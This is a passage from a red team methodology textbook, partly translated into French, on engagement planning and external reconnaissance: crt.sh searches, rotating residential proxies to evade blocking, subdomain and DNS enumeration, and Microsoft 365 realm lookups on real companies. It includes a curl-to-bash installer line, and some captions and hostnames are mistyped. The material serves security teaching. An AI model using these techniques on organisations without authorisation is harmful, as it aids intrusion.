

Méthodologie et outils modernes de Red Team

Objectifs du chapitre

Après avoir lu ce chapitre et réalisé les exercices, vous serez capable de :

- Comprendre chaque étape d'une évaluation Red Team
- Identifier la surface d'attaque externe d'une organisation
- Établir un accès initial
- Comprendre les techniques de persistance
- Comprendre comment effectuer un déplacement latéral dans un environnement
- Comprendre les techniques de post-exploitation
- Rédiger un rapport complet de Red Team

La maîtrise de la méthodologie Red Team par l'opérateur garantit le succès de la mission. Une méthodologie Red Team comprend plusieurs phases : planification, reconnaissance, accès initial, persistance, déplacement latéral, post-exploitation et rapport, comme illustré à la figure 4-1.




Figure 4-1
Red Team Methodology

Dans ce chapitre, nous explorerons différentes tactiques, techniques et procédures (TTP) pouvant être mises en œuvre à chaque étape d'une mission Red Team.

Chaque organisation ayant une posture de sécurité différente, il est important de s'assurer que l'organisation ciblée pour une mission Red Team possède un niveau de maturité suffisant ; dans le cas contraire, le client n'en tirera pas de réelle valeur. Si l'organisation présente un niveau de maturité inférieur, des tests d'intrusion lui apporteront davantage de valeur, jusqu'à ce qu'elle atteigne le stade de maturité requis pour une mission Red Team.

Règles d'engagement

Des règles d'engagement (ROE) doivent être établies afin que l'organisation comprenne le périmètre, les activités réalisées par

l'opérateur, les cibles exclues et les attentes liées à la mission. Les objectifs de la mission peuvent être prédéfinis pour simuler les TTP d'un adversaire ou abordés sous un angle opportuniste, en concertation avec le client. Les ROE doivent être signées par les personnes habilitées au sein de l'organisation commanditaire.

Réunion de lancement

Chaque équipe « Red Team » doit être composée d'au moins deux opérateurs. Côté client, il est important de limiter à une ou deux personnes de confiance la participation à la phase de planification ; en effet, plus le nombre de personnes informées de la mission est élevé, plus le risque de compromettre celle-ci rapidement augmente.

Une étape cruciale pour la réussite de la mission consiste à identifier les objectifs du client concernant l'évaluation, si ceux-ci n'ont pas été définis au préalable dans les règles d'engagement (ROE). Les attentes varient d'un client à l'autre : accès à des serveurs de sauvegarde, simulation d'un acteur de menace spécifique, obtention d'informations personnelles identifiables (PII) ou mouvement latéral entre filiales.

Lors de la réunion de lancement, un opérateur principal présente la méthodologie aux points de contact (POC) de confiance du client et définit les objectifs sur lesquels les opérateurs devront se concentrer durant la mission.

Communication

Avant le début de l'exécution, il convient de mettre en place une discussion de groupe via Signal (ou votre plateforme de messagerie privilégiée). Cela garantit au POC de confiance un canal de communication en cas de problème ou pour signaler des alertes déclenchées par les actions des opérateurs.

Reconnaissance

Lors de la phase de reconnaissance d'une « Red Team », l'identification de la surface d'attaque de la cible permet d'obtenir une vision claire des points d'entrée potentiels. L'accent doit être mis sur la collecte de noms d'utilisateurs (en vue d'attaques de type « password spraying » ou

d'ingénierie sociale), l'identification des applications externes (portails VPN, pages de connexion SSO ou applications développées en interne) et de toute autre infrastructure exposée sur Internet.

Numéro de système autonome (ASN)

Un numéro de système autonome (ASN) est un identifiant unique attribué à l'infrastructure d'une organisation exposée sur Internet. Les ASN sont utiles lors de la reconnaissance pour identifier les blocs d'adresses IP qui leur sont associés. Plusieurs organismes répartis dans le monde gèrent l'attribution des ASN en fonction de la situation géographique :

- ARIN : Amérique du Nord et du Sud
- APNIC : Asie-Pacifique
- RIPE : Europe, Moyen-Orient et certaines parties de l'Afrique
- AFRINIC : La majeure partie de l'Afrique

Les « Red Teams » peuvent exploiter les ASN pour identifier les hôtes appartenant à une entreprise donnée. L'ASN permet généralement de découvrir des adresses IP susceptibles d'avoir été oubliées ou négligées au sein du parc informatique d'une entreprise. De plus, vous pourrez obtenir une vue d'ensemble de la surface d'attaque externe de l'entreprise. Des outils tels que DNSDumpster.com ou arin.net peuvent aider à fournir ces informations.

Transparence des certificats (Certificate Transparency)

Les certificats émis pour des applications contiennent généralement le nom de l'organisation ; cette information peut être exploitée pour identifier les certificats délivrés au nom de ladite organisation. Les données associées aux certificats sont accessibles au public via un système d'audit ouvert permettant d'examiner les certificats, d'empêcher les autorités de certification (AC) de délivrer des certificats pour un domaine spécifique sans autorisation et d'identifier les certificats frauduleux le cas échéant.

Des sites comme crt.sh permettent d'effectuer des recherches par nom de domaine ou par nom d'organisation. La figure 4-2 présente un exemple de recherche de certificat pour Instagram.com.

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
3947846064	2021-01-18	2021-01-18	2021-04-17	*.www.instagram.com	*.www.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947845987	2021-01-18	2021-01-18	2021-04-17	*.i.instagram.com	*.i.instagram.com i.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947815688	2021-01-18	2021-01-18	2021-04-17	*.latest.instagram.com	*.latest.instagram.com latest.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947784046	2021-01-18	2021-01-18	2021-04-17	*.maps.instagram.com	*.maps.instagram.com maps.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947781536	2021-01-18	2021-01-18	2021-04-17	*.trunkstable.instagram.com	*.trunkstable.instagram.com trunkstable.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947751554	2021-01-18	2021-01-18	2021-04-17	*.intern.instagram.com	*.intern.instagram.com intern.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947751107	2021-01-18	2021-01-18	2021-04-17	*.secure.latest.instagram.com	*.secure.latest.instagram.com secure.latest.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947718388	2021-01-18	2021-01-18	2021-04-17	*.instagram.com	*.cdninstagram.com cdninstagram.com *.instagram.com instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947685318	2021-01-18	2021-01-18	2021-04-17	*.instagram.com	*.cdninstagram.com cdninstagram.com *.instagram.com instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947620687	2021-01-18	2021-01-18	2021-04-17	*.intern.instagram.com	*.intern.instagram.com intern.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947620804	2021-01-18	2021-01-18	2021-04-17	*.graph.instagram.com	*.graph.instagram.com graph.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947591217	2021-01-18	2021-01-18	2021-04-17	*.prod.instagram.com	*.prod.instagram.com prod.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947562012	2021-01-18	2021-01-18	2021-04-17	*.m.instagram.com	*.m.instagram.com m.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947560779	2021-01-18	2021-01-18	2021-04-17	*.intern.instagram.com	*.intern.instagram.com intern.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947560110	2021-01-18	2021-01-18	2021-04-17	*.beta.instagram.com	*.beta.instagram.com beta.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947529317	2021-01-18	2021-01-18	2021-04-17	*.graph.instagram.com	*.graph.instagram.com graph.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947498552	2021-01-18	2021-01-18	2021-04-17	*.m.instagram.com	*.m.instagram.com m.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947464043	2021-01-18	2021-01-18	2021-04-17	*.latest.instagram.com	*.latest.instagram.com latest.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
3947432763	2021-01-18	2021-01-18	2021-04-17	*.maps.instagram.com	*.maps.instagram.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

Figure 4-2
Crt.sh Search of Instagram.com

Utilisation d'un proxy pour le trafic

Lors de l'énumération d'une cible, l'objectif est de rester aussi passif que possible, bien qu'une phase de reconnaissance active soit également nécessaire. Pour cette dernière, l'utilisation d'un proxy permettant la rotation des adresses IP aide à masquer l'origine du trafic et réduit les risques de limitation de débit (throttling) qui surviendraient si tout le trafic provenait d'une seule et même adresse IP. Il existe des méthodes manuelles ainsi que des outils commerciaux pour configurer un proxy destiné au scraping.

L'outil open source « cloudproxy » (<https://github.com/claffin/cloudproxy>), créé par claffin, constitue une option possible. CloudProxy génère un pool de proxies en s'appuyant sur un jeton d'API ; il expose ensuite cette API en fournissant les adresses IP créées ainsi que les identifiants associés aux proxies.

Bright Data est un outil commercial très répandu qui utilise des adresses IP résidentielles plutôt que des adresses IP issues de centres de données (data centers). De nombreux fournisseurs bloquant les adresses IP de centres de données, Bright Data s'impose comme une excellente solution. L'option d'adresses IP résidentielles de Bright Data offrira les meilleurs résultats pour vos activités de scraping, comme l'illustre la figure 4-3.

Proxy type

Residential proxies
Rotating IPs of real people's devices.

With over 72 million IPs sourced with consent from real users across the globe, our Residential Proxy network is the largest and fastest in the industry. With IPs in every country, state, and city you'll be able to collect data from the toughest sites without getting blocked.

Benefits:

- Bypass the toughest restrictions & blocks
- Target any country, city, carrier & ASN
- Unlimited concurrent requests
- Rotate IPs as often as needed

IP type

Shared
Lowest cost access to millions of residential IPs from more than 200 countries

Dedicated
Residential IPs allocated exclusively to you to access your target website(s).

Geolocation targeting

In this zone, the location is selected per request. You will be able to target locations based on the resolutions you specify here

Country

Allow cached results
You can save \$0.84/GB!
Receive cached results with greater speed and a discount. Installing certificate is required.

Advanced options

Save

CURRENT PACKAGE

Free trial **Upgrade plan**

Traffic cost **\$8.40/GB**

1 mins 30 secs
Get Started With Residential Proxy

Figure 4-3

Bright Data Proxy Configuration

Ensuite, le Proxy Manager — l'outil de Bright Data pour la gestion des proxies de votre compte — doit être installé sur un hôte disposant d'au

moins 2 Go de RAM, 1 CPU et 3 Go d'espace disque. La commande ci-dessous installera l'outil en ligne de commande (CLI) du Proxy Manager sous le nom « proxy-manager ».

```
curl -L https://brightdata.com/static/lpm/luminati-proxy-latest-setup.sh | bash
```

Avant de lancer proxy-manager, si vous souhaitez utiliser le protocole SSL avec le proxy, vous devrez ajouter le certificat de luminati.io (disponible à l'adresse <https://raw.githubusercontent.com/luminati-io/luminati-proxy/master/bin/ca.crt>) et l'enregistrer sous le nom « ca.crt » dans le répertoire `/usr/local/share/ca-certificates/`. Exécutez ensuite la commande `sudo update-ca-certificates`, puis lancez proxy-manager. Si vous comptez utiliser le proxy depuis une autre machine, vous devrez installer le certificat sur la machine utilisée pour les tests. Par exemple, supposons que vous effectuiez des tests depuis une machine « opérateur » distante alors que votre serveur proxy se trouve sur un autre serveur : dans ce cas, vous devrez spécifier l'adresse IP et le port distants, tout en installant le certificat SSL sur votre machine opérateur.

Une fois l'installation terminée, lancez proxy-manager pour finaliser la configuration et accédez à l'adresse <https://127.0.0.1:22999> dans votre navigateur, comme illustré dans l'exemple 4-1.

Astuce

Vous pouvez transférer le trafic de votre serveur proxy distant vers votre machine locale à l'aide de la commande suivante :

```
ssh -L 22999:127.0.0.1:22999 user@host
```

EXAMPLE 4-1 Proxy-Manager Output

<snipped for brevity>


[illegible]

Figure 4-4
Start Bright Data Proxy

Run through the network section and leave the defaults as specified, as illustrated in Figure 4-5.

The screenshot shows the 'Network' configuration step of the Bright Data Proxy setup. It includes a sidebar with steps 1 (Network), 2 (Configuration), and 3 (Example). The main content area asks the user to 'Select your preferred network: Bright Data or an external vendor?'. Two options are shown: 'Bright Data' (selected) and 'External'. Below this, a 'Zone' dropdown is set to 'testing_proxy (default)'. A detailed view of the 'testing_proxy' zone is shown, including 'Network type: Residential', 'Country: Any', and 'Permissions' with icons for a house, a document, and a location pin. An 'Edit zone' link is at the bottom left. A 'Next' button is at the bottom right.

1 **Network**

Select your preferred network: Bright Data or an external vendor?

Bright Data External

Zone: testing_proxy (default) ▾

testing_proxy

- **Network type:** Residential
- **Country:** Any
- **Permissions:**

[Edit zone](#)

2 **Configuration**

3 **Example**

Next

Figure 4-5
Bright Data Proxy–Network

Change the configuration to **Scraper**, as illustrated in Figure 4-6.

The screenshot shows the 'Configuration' step of the Bright Data Proxy setup. The sidebar now highlights step 2 (Configuration). The main content area asks 'Using this proxy with a browser or a scraper?'. Two options are shown: 'Browser (Puppeteer/Selenium)' and 'Scraper (Code/Fetching single resources)'. The 'Scraper' option is highlighted with a red rectangle. Below this, a detailed view of the 'Scraper' preset is shown, including the text: 'Use the Scraper preset for a new IP with each single request. This preset also automatically rotates the User-Agent header. Best for scraping API without loading full pages.' A 'Create proxy port' button is at the bottom right.

1 **Network**

2 **Configuration**

Using this proxy with a browser or a scraper?

Browser (Puppeteer/Selenium) **Scraper (Code/Fetching single resources)**

Scraper (Code/Fetching single resources)

Use the Scraper preset for a new IP with each single request. This preset also automatically rotates the User-Agent header. Best for scraping API without loading full pages.


3 **Example**

Create proxy port

Figure 4-6
Change to Scraper

Votre proxy devrait maintenant être créé. Avant de le tester, mettez à jour les paramètres suivants dans la section « General Settings » (voir Figure 4-7) :

- Ajoutez votre adresse IP à la section « Whitelisted IPs ».
- Réglez la connexion au « Super Proxy » sur HTTPS.
- Activez l'analyse SSL (« SSL Analyzing »).



← Back to overview **Proxy on port 24000**

testing_proxy (default) Rotating (IPs) Browse

Logs Targeting

Internal name

Proxy port 24000

Whitelisted IPs Add IP +

Connection to Super Proxy HTTPS

SSL analyzing On

SSL library OpenSSL (default)
Boring SSL is available only in the Cloud Proxy Manager, read more on [BoringSSL](#)

Route pass_dyn (default)

Multiply proxy port Disabled X

Multiply proxy port per user off

Figure 4-7
Updating Configurations

Une fois le Proxy Manager installé, vous pouvez tester le serveur en exécutant la commande indiquée dans l'Exemple 4-2. Assurez-vous d'avoir ouvert le port 24000 sur votre serveur distant avant de tester le serveur proxy.

EXAMPLE 4-2 Subfinder Options

```
## Testing Proxy
curl --proxy BrightDataIP:24000 https://ipconfig.io
## Expected Output
$ curl --proxy BrightDataIP:24000 https://ipconfig.io
212.59.108.25
$ curl --proxy BrightDataIP:24000 https://ipconfig.io
187.161.143.120
$ curl --proxy BrightDataIP:24000 https://ipconfig.io
5.42.63.19
```

Service de noms de domaine (DNS)

Le service de noms de domaine (DNS) constitue un excellent moyen de cartographier la surface d'attaque d'une cible afin d'identifier les actifs liés à une organisation. Une fois que vous avez identifié les domaines associés à une organisation, l'exploration des sous-domaines s'avère utile pour repérer les applications exposées vers l'extérieur.

L'outil subfinder (<https://github.com/projectdiscovery/subfinder>), créé par ProjectDiscovery, est utilisé pour l'énumération de sous-domaines ; il permet d'identifier les sous-domaines associés à des domaines via une énumération passive. L'Exemple 4-3 présente les options disponibles pour subfinder.

EXAMPLE 4-3 Subfinder Options

root@testing:/opt# subfinder -h

Subfinder is a subdomain discovery tool that discovers subdomains for websites by using passive online sources.

Usage:

subfinder [flags]

Flags:

INPUT:

-d, -domain string [] domains to find subdomains for

-dL, -list string file containing list of domains for subdomain discovery

SOURCE:

-s, -sources string[] specific sources to use for discovery

(-s crtsh,github). Use -ls to display all available sources.

-recursive use only sources that can handle subdomains recursively (e.g. subdomain.domain.tld vs domain.tld)

-all use all sources for enumeration (slow)
-es, -exclude-sources string[] sources to exclude from enumeration
(-es alienvault,zoomeyeapi)

FILTER:

-m, -match string[] subdomain or list of subdomain to match
(file or comma separated)
-f, -filter string[] subdomain or list of subdomain to filter
(file or comma separated)

RATE-LIMIT:

-rl, -rate-limit int maximum number of http requests to send per
second (global)
-rls, -rate-limits value maximum number of http requests to send per
second four providers in key=value format (-rls hackertarget=10/m) (default
["github=30/m", "fullhunt=60/m", "robtex=18446744073709551615/ms",
"securitytrails=1/s", "shodan=1/s", "virustotal=4/m", "hackertarget=2/s",
"waybackarchive=15/m", "whoisxmlapi=50/s", "securitytrails=2/s",
"sitedossier=8/m", "netlas=1/s", "github=83/m"])

-t int number of concurrent goroutines for resolving
(-active only) (default 10)

UPDATE:

-up, -update update subfinder to latest version
-duc, -disable-update-check disable automatic subfinder update check

OUTPUT:

-o, -output string file to write output to
-oj, -json write output in JSONL(ines) format
-od, -output-dir string directory to write output (-dl only)
-cs, -collect-sources include all sources in the output (-json only)
-oi, -ip include host IP in output (-active only)

CONFIGURATION:

-config string flag config file (default "/root/.config/
subfinder/config.yaml")
-pc, -provider-config string provider config file (default "/root/.config/
subfinder/provider-config.yaml")
-r string[] comma separated list of resolvers to use

DERUG:

```
-silent          show only subdomains in output
-version        show version of subfinder
-v             show verbose output
-nc, -no-color  disable color in output
-ls, -list-sources list all available sources
-stats         report source statistics
```

OPTIMIZATION:

```
-timeout int    seconds to wait before timing out (default 30)
-max-time int   minutes to wait for enumeration results (default 10)
```

Let's walk through an example targeting the domain `h4cker.org`, as demonstrated in Example 4-4.

EXAMPLE 4-4 Targeting h4cker.org with Subfinder

Example Command for List of Domains

```
subfinder -d listofdomains.txt -v -all -o output.txt
```

```
## Example Command for Specific domain
```

```
subfinder -d h4cker.org -all -o output.txt
```

_____ / / / / _____ / / / / _____
/ _ / / / / _ \ / / / / _ \ _ / _ \ _ /
(_) / / / / / _ / / / / / / / / _ / /
/ _ \ _ / _ / _ / / / / / / \ _ \ _ /

projectdiscovery.io

[INF] Current subfinder version v2.6.6 (latest)

```
[INF] Loading provider config from /root/.config/subfinder/provider-config.yaml
```

```
[INF] Enumerating subdomains for h4cker.org
```

websploit.h4cker.org

wordlists.h4cker.org

store.h4cker.org

resources.h4cker.org

backdoor.h4cker.org

software.h4cker.org

web.hacker.org

malicious.h4cker.org

lab.h4cker.org

github,h4cker.org

atni.hacker.org

```

bootcamp.h4cker.org
lpb.h4cker.org
mail.h4cker.org
www.h4cker.org
internal.h4cker.org
certs.h4cker.org
defcon.h4cker.org
portal.h4cker.org
webapps.h4cker.org
antti.h4cker.org
disk.h4cker.org
pds.h4cker.org
[INF] Found 23 subdomains for h4cker.org in 6 seconds 950 milliseconds

```

Another tool named **dnsx** (<https://github.com/projectdiscovery/dnsx>), also created by project discovery, is a DNS toolkit used for DNS querying. In Example 4-5, output.txt is the output from the **subfinder** tool in Example 4-4.

EXAMPLE 4-5 Targeting h4cker.org with dnsx

Example command to query all the DNS records for the output of the discovered subdomains.

```
dnsx -l output.txt -recon -o output_dnsx.txt
```

```

  _ _ _ _ _
 / _ \ | | ' \ / _ \ | | \ /
| (| | | | | \_ \ / \
 \_|_|_|_|_|_|_|/ \_/

projectdiscovery.io

[INF] Current dnsx version 1.2.1 (latest)
mail.h4cker.org [A] [185.199.108.153]
mail.h4cker.org [A] [185.199.109.153]
mail.h4cker.org [A] [185.199.111.153]
mail.h4cker.org [A] [185.199.110.153]
mail.h4cker.org [AAAA] [2606:50c0:8002::153]
mail.h4cker.org [AAAA] [2606:50c0:8001::153]
mail.h4cker.org [AAAA] [2606:50c0:8000::153]
mail.h4cker.org [AAAA] [2606:50c0:8003::153]
mail.h4cker.org [CNAME] [pentestplus.github.io]
mail.h4cker.org [SOA] [ns-1622.awsdns-10.co.uk]
mail.h4cker.org [SOA] [awsdns-hostmaster.amazon.com]

```

```
mail.h4cker.org [SOA] [dns1.p05.nsone.net]
mail.h4cker.org [SOA] [hostmaster.nsone.net]
mail.h4cker.org [CAA] [digicert.com]
mail.h4cker.org [CAA] [letsencrypt.org]
mail.h4cker.org [CAA] [sectigo.com]
store.h4cker.org [A] [185.199.109.153]
store.h4cker.org [A] [185.199.111.153]
store.h4cker.org [A] [185.199.108.153]
store.h4cker.org [A] [185.199.110.153]
store.h4cker.org [AAAA] [2606:50c0:8002::153]
store.h4cker.org [AAAA] [2606:50c0:8001::153]
store.h4cker.org [AAAA] [2606:50c0:8003::153]
store.h4cker.org [AAAA] [2606:50c0:8000::153]
store.h4cker.org [CNAME] [pentestplus.github.io]
.. <snipped for brevity>
```

HTTPX (<https://github.com/projectdiscovery/httpx>), by project discovery, is an HTTP toolkit that leverages the retryablehttp library. This library ensures reliable results by automatically retrying failed requests and leveraging exponential backoff. You can utilize the tool to sift through a target list giving you information about potential web applications for an organization, as demonstrated in Example 4-6.

EXAMPLE 4-6 Targeting h4cker.org with httpx

This example command identifies the headers associated with the subdomains discovered in Example 4-4.

```
root@testing:/opt/httpx# ./httpx -list ../output.txt -http-proxy
http://127.0.0.1:24000 -t 1 -o httpx_output2 -silent -title
https://antti.h4cker.org
https://atni.h4cker.org
https://backdoor.h4cker.org [h4cker example site]
https://bootcamp.h4cker.org [Ethical Hacking Bootcamp by Omar Santos - Pen Testing]
https://certs.h4cker.org
https://defcon.h4cker.org [DEF CON 27 Red Team Offense Village WebSploit]
https://disk.h4cker.org
https://github.h4cker.org
https://internal.h4cker.org [Site not found · GitHub Pages]
https://lab.h4cker.org [Build Your Own Cybersecurity Lab and Cyber Range - Omar Santos]
https://lpb.h4cker.org [Hone]
https://mail.h4cker.org [h4cker example site]
https://malicious.h4cker.org [h4cker example site]
https://pds.h4cker.org
```

```
https://portal.h4cker.org [h4cker example site]
https://resources.h4cker.org [Cybersecurity Safari Live Training Resources]
https://software.h4cker.org
https://store.h4cker.org [h4cker example site]
https://web.h4cker.org [h4cker example site]
https://webapps.h4cker.org [Home]
https://websploit.h4cker.org
https://wordlists.h4cker.org
https://www.h4cker.org
```

Une autre astuce utile pour identifier le fournisseur de SSO d'une organisation consiste à interroger son domaine utilisateur (realm) auprès de Microsoft. La plupart des organisations utilisent Microsoft 365 (M365), ce dont vous pouvez tirer parti pour recueillir des informations permettant de déterminer si une organisation est gérée ou fédérée.

Un court script Bash nommé o365-realminfo (<https://github.com/eth3real/o365-realminfo/blob/main/o365-realminfo.sh>), créé par eth3real, permet d'interroger rapidement le domaine utilisateur, comme le montre l'exemple 4-7.

Le champ NameSpaceType indique si le domaine est géré par M365 ou non ; il renvoie généralement l'une des valeurs suivantes : Managed (géré), Federated (fédéré) ou Unknown (inconnu). C'est sur cette réponse qu'il convient de se concentrer dans l'exemple 4-7.

Si le domaine est indiqué comme « Managed », l'organisation est gérée par M365. S'il est indiqué comme « Federated », l'organisation utilise une fédération Active Directory. Si la réponse est « Unknown », il n'existe aucun enregistrement pour cette organisation. Les domaines fédérés s'appuient sur l'infrastructure Active Directory locale de l'organisation, tandis que les domaines gérés utilisent l'authentification via M365.

EXAMPLE 4-7 Querying User Realm: Managed vs. Federated

Querying Instagram.com - Managed

```
root@testing:/opt/o365-realm# ./o365-realm.sh instagram.com
<?xml version="1.0"?>
<RealmInfo Success="true">
  <State>4</State>
  <UserState>1</UserState>
  <Login>3pCxjuja2@instagram.com</Login>
  <NameSpaceType>Managed</NameSpaceType>
  <DomainName>instagram.com</DomainName>
  <IsFederatedNS>false</IsFederatedNS>
  <FederationBrandName>Meta</FederationBrandName>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>
  <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
</RealmInfo>
```

Querying HackerOne.com - Federated

```
root@testing:/opt/o365-realm# ./o365-realm.sh hackerone.com
<?xml version="1.0"?>
<RealmInfo Success="true">
  <State>3</State>
  <UserState>2</UserState>
  <Login>ox1dElADB@hackerone.com</Login>
  <NameSpaceType>Federated</NameSpaceType>
  <DomainName>hackerone.com</DomainName>
  <FederationGlobalVersion>-1</FederationGlobalVersion>

  <AuthURL>https://hackerone.okta.com/app/office365/exkmrijq1uG4p0alo2p6/sso/wsfeed/
  passive?username=ox1dElADB%40hackerone.com&wa=wsignin1.0&wtrealm=urn%3afede
  ration%3aMicrosoftOnline&wctx=</AuthURL>
  <IsFederatedNS>true</IsFederatedNS>

